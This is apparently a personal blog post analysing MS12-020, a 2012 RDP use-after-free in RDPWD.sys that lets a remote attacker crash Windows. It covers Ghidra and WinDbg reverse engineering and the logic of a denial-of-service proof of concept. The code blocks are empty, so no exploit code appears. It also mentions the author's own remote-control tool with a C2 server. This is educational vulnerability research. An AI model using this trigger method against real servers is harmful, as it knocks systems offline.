[Learning] MS12-020: An RDP Denial-of-Service Vulnerability
Last Update:
Word Count:
Read Time:
Introduction
This article is part of my From Bug To Exploit series.
In this article, I will introduce MS12-020, a security update that addresses two vulnerabilities in the Remote Desktop Protocol (RDP). This is also my first time performing Windows kernel debugging.

MS12-020
MS12-020 is a Microsoft security bulletin that addresses two vulnerabilities:
- CVE-2012-0002
- CVE-2012-0152
Both vulnerabilities are related to the Remote Desktop Protocol (RDP).
The first vulnerability, CVE-2012-0002, could allow an attacker to execute arbitrary code on a vulnerable system. However, I have not been able to find a working exploit that I can reproduce in my own lab. Since I could not reproduce it myself, I decided not to investigate this vulnerability further in this article.
Instead, I will focus on the second vulnerability, CVE-2012-0152, which can cause a Denial-of-Service (DoS) condition by triggering a Blue Screen of Death (BSoD).
This is also my first time using WinDbg to perform Windows kernel debugging.
How RDP Works
The Remote Desktop Protocol (RDP) is a proprietary protocol developed by Microsoft that allows users to connect to and interact with a remote computer over a network.
If you remember, I released DuplexSpy v2.0.0 in January. One of its features allows users to remotely view and interact with a desktop:

Although DuplexSpy also provides an interface for controlling the remote mouse and keyboard, its underlying mechanism is quite different from RDP.
The DuplexSpy payload (client) captures real-time data, including screenshots and cursor coordinates. It then packages this data into chunks and sends them to the C2 server. In addition, the payload asynchronously receives cursor coordinates and keyboard input from the C2 server and applies them to the remote system.
RDP has a much more sophisticated mechanism. It provides a remote desktop experience and supports authentication, making it commonly used for remote system administration.
RDP is commonly used to administer Windows servers, although it can also be enabled on personal computers.
The implementation of RDP is quite complicated.
Root Cause of the Vulnerability
The root cause of the MS12-020 DoS vulnerability is a Use-After-Free (UAF).
C and C++ do not provide automatic garbage collection by default, unlike languages such as Java and C#. Therefore, when a program dynamically allocates memory on the heap, the developer is generally responsible for managing its lifetime and releasing it when it is no longer needed.
For example:
1 | |
However, mistakes can happen. As a program becomes more complex, developers may accidentally release the same memory more than once.
1 | |
This is known as a Double Free vulnerability. Depending on the memory allocator and execution environment, attempting to free the same memory twice may cause a crash or other unexpected behavior.
On the other hand, a developer might accidentally continue using a pointer after the memory it references has been freed.
1 | |
This is known as a Use-After-Free (UAF) vulnerability.
Once memory has been freed, the program must no longer access it through the old pointer. However, the pointer itself does not automatically become invalid or change to NULL. If the program continues to use it, the result is undefined behavior. Depending on the circumstances, this may lead to memory corruption, a crash, or potentially exploitable behavior.
Some publicly available proof-of-concept implementations and analyses of MS12-020 discuss different possible causes, including Double Free and Use-After-Free behavior.
In this article, I will focus on reproducing the second scenario: Use-After-Free.
How RDP Data Is Processed

MS12-020 is somewhat more complicated than MS08-067. It does not involve only user-mode components; kernel-mode drivers are also involved.
I created a simplified sequence diagram to illustrate how a vulnerable Windows server processes RDP traffic:
(Network Stack) participant TERMDD as termdd.sys
(Terminal Device Driver) participant RDPWD as rdpwd.sys
(RDP Protocol Stack) end box rgb(67, 20, 7) User Mode participant TERMSRV as termsrv.dll
[svchost - TermService] participant LSASS as credssp.dll / lsass.exe
(Authentication Core) end Client->>TCPIP: Initiate connection & send Credential/Handshake packets (TCP 3389) TCPIP->>TERMDD: Pass network packet data upward TERMDD->>TERMDD: Trigger IcaChannelInputInternal() Note over TERMDD: Identifies data as RDP Control
or Authentication Channel traffic TERMDD->>RDPWD: Call WdInput() / WdDataPattern() Note over RDPWD: Parse RDP Protocol PDUs
(e.g., MCS Connect, NLA Handshake data) RDPWD-->>TERMSRV: Asynchronous I/O / Wake up worker threads TERMSRV->>TERMSRV: Trigger CWinStation::Connect() TERMSRV->>TERMSRV: Trigger CWinStation::Logon() TERMSRV->>LSASS: Invoke RPC to pass credentials to LSASS LSASS->>LSASS: Execute SpAcceptSecurityContext()
(Processes NLA / CredSSP Handshake) LSASS->>LSASS: Execute MsvSamLogon() (NTLM) or KerberosValidate() (Domain) LSASS-->>TERMSRV: Return Authentication Result (Success) TERMSRV->>TERMDD: Send DeviceIoControl()
(with IOCTL_ICA_SYSTEM_WIDE_LOGON_STATUS) TERMDD->>TERMDD: Trigger IcaDeviceControl() to update Session State TERMDD->>Client: Send final Logon Info PDU (Connection Successful, Load Desktop)
Windows is a complicated operating system. Multiple drivers and user-mode components work together to provide its features. In other words, RDP functionality is not implemented by a single driver or program. Instead, it involves multiple components that communicate with one another.
The DoS vulnerability discussed in MS12-020 occurs in the RDPWD.sys driver.
Microsoft’s RDP implementation uses a mechanism called a channel. You can think of a channel as a logical communication path within an RDP connection.
During my analysis, I found that the functions RDPWD!_SListRemove and RDPWD!DetachUser do not handle certain pointers and request safely. An attacker can craft malicious connection requests that cause multiple connections using different usernames to be associated with the same channel ID. When these connections are subsequently disconnected, RDPWD!_SListRemove may access a pointer to memory that has already been freed, resulting in a Use-After-Free (UAF) condition.


Let’s analyze it with Ghidra and WinDbg.
When a client connects to the server through RDP, the server first processes the incoming network traffic through components such as TDTCP.sys and termdd.sys:



The data is then passed to RDPWD.sys, where MCSIcaRawInput processes it:


This function is quite complicated, so I will focus only on the details relevant to the vulnerability.

The function also calls RecognizeMCSFrame to identify the type of request and dispatch it to the appropriate handler using the _DomainPDUTable data structure.


We can use the following command in WinDbg to inspect the function pointers stored in this table:
1 | |
The value of the Frame field can be observed in Wireshark while establishing an RDP connection:


Based on these observations, we can see that the server uses information in the incoming request to determine which function should process it.


When a client requests to join a channel or attach a user to a channel, the server dispatches the request to either RDPWD!MCSAttachUserRequest or RDPWD!MCSChannelJoinRequest, depending on the request type.
Both functions use a particular data structure to store session-related information:
Note: I could not find detailed documentation about
SListin the Microsoft documentation. My current assumption is that theSstands for Session, but I have not verified this.
The Special Data Structure SList

Now, let’s examine the implementation of SListInit:
[Insert screenshot here]
The data type undefined4 represents a 4-byte value in Ghidra’s decompiler output.
In this function, we can identify five fields, each occupying 4 bytes. Based on their initial values, we can infer the following initial memory layout for this unknown data structure:


Next, let’s examine the implementation of SListAppend:
The implementation of SListInit is shown below:

We can see that param_1[0] (that is, *param_1) is incremented by 1 in SListAppend whenever an element is appended. Similarly, it is decremented by 1 in SListRemove whenever an element is removed.
From a data structure and algorithm perspective, it is reasonable to infer that param_1[0] represents the element count.
What about param_1[1]? In SListAppend, the function calls another function, FUN_0002bf8a:
1 | |
This function looks quite complicated! However, we can still work out what it does by examining it step by step.
First, according to the Microsoft documentation for ExAllocatePoolWithTag, the function has the following definition:
1 | |
As the name suggests, ExAllocatePoolWithTag allocates a block of pool memory of the specified size. In this case, the requested allocation size is calculated from the value at offset 0x04, shifted left by four bits. This suggests that the function allocates a larger buffer to accommodate more elements.
Second, the for loops copy data from the original buffer into the newly allocated buffer. The function then frees the original buffer after copying the data.
Finally, the value at (unaff_EBX + 4), which corresponds to param_1[1], is doubled.
Based on these observations, it is reasonable to infer that this function expands the buffer’s capacity and that param_1[1] represents the capacity.
Next, let’s analyze param_1[2]. This field is particularly interesting.
In SListAppend, the function performs the following operations:
1 | |
In SListRemove, it performs the following operations:
1 | |
These operations suggest that SList implements a circular buffer. The index wraps around to zero when it reaches the capacity, which is a common technique for implementing circular buffers.
Note: I couldn’t find any documentation explaining why Microsoft chose to implement this data structure as a circular buffer. Personally, I suspect that it has something to do with time complexity.
In
SListRemove, when a specified element is removed, the last element is moved into the vacated slot. This allows the removal operation to be performed in constant time, orO(1), assuming the element’s index is already known. Since the order of the elements does not need to be preserved, they can still be stored sequentially in the buffer without requiring the remaining elements to be shifted.In theory, we could also implement this using a singly linked list or a doubly linked list. However, I am not sure whether either approach would be more efficient in this particular scenario.
Based on this behavior, I suspect that param_1[2] represents the head index.
As for param_1[3], it is initialized to 0xFFFFFFFF in SListInit and assigned the same value in SListRemove. Based on these observations, I suspect that it serves as a flag or sentinel value, although its exact purpose requires further investigation.
Finally, param_1[4] initially contains an address offset. Based on how the field is accessed and updated, I believe it stores a pointer to the actual data buffer.
Putting these observations together, we can propose the following structure definition:
1 | |
Now, let’s add this structure definition to Ghidra:


It looks much better, doesn’t it?
Denial-of-Service
Finally, let’s take a look at how MS12-020 can lead to a denial-of-service condition.
As I mentioned earlier, the server (or, more specifically, the driver) does not properly validate the relationship between a user ID and its assigned channel ID. As a result, multiple users can end up being associated with the same channel ID. When these users disconnect, the server may attempt to access a pointer that has already been freed during the first user’s disconnection.
Consequently, the server may access invalid memory in kernel mode, triggering a Use-After-Free condition and eventually causing a BSoD. This is the root cause of the denial-of-service vulnerability in MS12-020.
To better understand how this happens, I wrote a simplified Python program to simulate the vulnerable behavior:
1 | |
As you can see, the simplified program models the behavior of the channel list. It also demonstrates how multiple entries can refer to the same ChannelObject. When one entry is removed and the object is marked as freed, another entry can still refer to that same object. Attempting to remove it again therefore simulates accessing an already-freed object.
With this simplified model in mind, we can move on to the actual PoC.
First, we can write a checker to determine whether the server allows two users to join the same channel. The core idea is to send two userRequest messages, obtain the corresponding user IDs, and then attempt to associate both users with the same channel ID:
1 | |
If the server accepts both requests, it suggests that the target may be vulnerable.
Furthermore, if we can fill the buffer with additional entries and then send a detach request, we may be able to trigger the Use-After-Free condition on the remote server, eventually causing a BSoD:
1 | |
Note: You can find the completed code in my repository.
Now, let’s reproduce the crash while observing the kernel with WinDbg. If you are not familiar with attaching WinDbg to a virtual Windows machine, you can refer to my previous article.

Before triggering the BSoD, set a breakpoint at RDPWD!SListRemove:
1 | |

Now, let’s trigger the vulnerability:
1 | |
We can see that execution is interrupted in WinDbg.
When RDPWD!SListRemove is called for the second time, use F10 (Step Over) to execute the instructions one by one until you reach RDPWD!SListRemove+0x5d. Then, use the r command to inspect the register values:
1 | |
As shown above, the instruction attempts to read from an invalid memory address. The debugger displays ???????? because it cannot read the memory at that address.
Now, enter g to continue execution. The target system should eventually crash.
After the crash, run the following command:
1 | |



We can also inspect the call stack (command k), which provides further evidence supporting our previous analysis.

Finally, enter g in WinDbg to continue execution. You should then see the BSoD on the vulnerable Windows XP or Windows 7 virtual machine!
Conclusion
This is my first time performing kernel debugging, and I have to say that the internal mechanisms of RDP are extremely complicated. Fully understanding how everything works is quite challenging. However, once we understand these mechanisms, we can start identifying potential vulnerabilities.
Historically, RDP has had many security vulnerabilities, including several RCE vulnerabilities. One example is EsteemAudit, which I would also like to analyze in a future article!
Honestly, I don’t think my analysis is perfect, and there are still many details I haven’t fully figured out. If I discover anything new, I’ll share it in future articles as well!
I also believe that what I’ve learned from this analysis will help me investigate other kernel exploitation vulnerabilities, including EternalBlue!
That’s all for this article. If you have any comments or suggestions, please feel free to leave them below!
THANKS FOR READING
Well, I have still been in a bad mood recently… but I drew two new pictures that make me satisfied!
Link: Pixiv